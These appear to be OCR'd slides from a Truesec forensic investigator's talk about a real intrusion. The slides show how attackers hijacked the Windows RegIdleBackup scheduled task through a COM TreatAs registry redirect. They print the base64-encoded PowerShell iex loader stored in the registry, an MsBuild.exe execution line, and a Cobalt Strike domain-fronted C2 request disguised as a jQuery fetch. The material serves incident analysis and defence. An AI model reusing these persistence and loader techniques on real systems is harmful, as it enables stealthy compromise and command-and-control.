
TRUESEC

Rasmus Grönlund

Principal Digital Forensic Investigator

Threat Actor Tripping on the Finish Line

/in/rasmus-gronlund



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
RegIdleBack...	Ready			11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	

General | Triggers | Actions | Conditions | Settings | History (disabled)

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Custom Handler	

TRUESEC

RegIdleBackup malicious Untitled-2


```
43      <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
44      <Priority>7</Priority>
45    </Settings>
46    <Actions Context="S-1-5-18">
47      <ComHandler>
48        <ClassId>{405098EA-44A5-4D39-0D4F-B8D5B317CA68}</ClassId>
49      </ComHandler>
50    </Actions>
51  </Task>
```

RegIdleBackup

C: > Windows > System32 > Tasks > Microsoft > Windows > Registry > RegIdleBackup

```
28        <Deadline>P14D</Deadline>
29      </MaintenanceSettings>
30    </Settings>
31    <Triggers />
32    <Actions Context="LocalSystem">
33      <ComHandler>
34        <ClassId>{CA767AA8-9157-4604-B64B-40747123D5F2}</ClassId>
35      </ComHandler>
36    </Actions>
37  </Task>
```


Registry Editor
File Edit View Favorites Help
Computer\HKEY_CLASSES_ROOT\CLSID\{405098EA-44A5-4D39-0D4F-B8D5B317CA68}\TreatAs
{404A6DE5-D4D6-4260-9BC7-5A6CBD882432}
{405098EA-44A5-4D39-0D4F-B8D5B317CA68}
TreatAs
{4057C1AD-A51F-40BB-B960-22888CEB9812}
Name
Type
Data
(Default)
REG_SZ
{272E0C3D-D072-2A47-9998-C6B26483B40F}


Registry Editor
File Edit View Favorites Help
Computer\HKEY_CLASSES_ROOT\CLSID\{272E0C3D-D072-2A47-9998-C6B26483B40F}\LocalServer
{272E0C3D-D072-2A47-9998-C6B26483B40F}
LocalServer
ProgID
VersionIndependentProgID
Name
Type
Data
(Default)
REG_SZ
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Nologo -WindowStyle Minimized -c "& {iex([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('JEF


TRUESEC

LocalServer Untitled-1 ●

```
1   LocalServer
2   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Nologo -WindowStyle Minimized -c "& {iex
    ([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String
    ('JEFXRTYwWVE9J3syNzJFMEMzRC1EMDcyLTJBNDctOTk5OC1DNkIyNjQ4M0I0MEZ9JztpZXgoR2V0LUl0ZW1Qcm9wZXJ0eSAtU
    GF0aCAnSEtMTTpcU29mdHdhcmVcQ2xhc3Nlc1xDTFNJRFx7MjcyRTBDM0QtRDA3Mi0yQTQ3LTk5OTgtQzZCMjY0ODNCNDBGfVxQ
    cm9nSUQnIC1uICRBV0U2MFlRfFNlbGVjdC1PYmplY3QgLUV4cGFuZFByb3BlcnR5ICRBV0U2MFlRKQ==')))}"
```

LocalServer Untitled-1 ●

```
1   LocalServer
2   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Nologo -WindowStyle Minimized -c "& {iex
    ([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('$AWE60YQ='
    {272E0C3D-D072-2A47-9998-C6B26483B40F}';iex(Get-ItemProperty -Path 'HKLM:\Software\Classes\CLSID\
    {272E0C3D-D072-2A47-9998-C6B26483B40F}\ProgID' -n $AWE60YQ|Select-Object -ExpandProperty $AWE60YQ)
    ))))}"
3
```


Registry Editor
File Edit View Favorites Help
Computer\HKEY_CLASSES_ROOT\CLSID\{272E0C3D-D072-2A47-9998-C6B26483B40F}\ProgID
{272E0C3D-D072-2A47-9998-C6B26483B40F}
LocalServer
ProgID
VersionIndependentProgID
{27354124-7F64-5B0F-8F00-5D77AFBE261E}
Name
Type
Data
(Default)
REG_SZ
(value not set)
{272E0C3D-D072-2A47-9998-C6B26483B40F}
REG_SZ
function el06{param($Rbr)[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($Rbr))}

TRUESEC

The Actual Command

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MsBuild.exe C:\Programdata\[redacted].csproj
```

Domain Fronting




Figure 1 - This illustration is from the official Cobalt Strike Manual

TRUESEC

Command and Control

```
GET /jquery-3.3.1.min.js HTTP/1.1
Accept:  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
Cookie:
__cfduid=b4B5nQHELNo3txMi2z4APflwGY2GwigYTSmjylJqtXOVsPWt3JHGRfeKspoElZyYfi_2XiDik
[redacted]
z-Oq_x3xnTfrco
Host: [redacted]-us.azureedge.net
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache
```

So how did we find it?

TRUESEC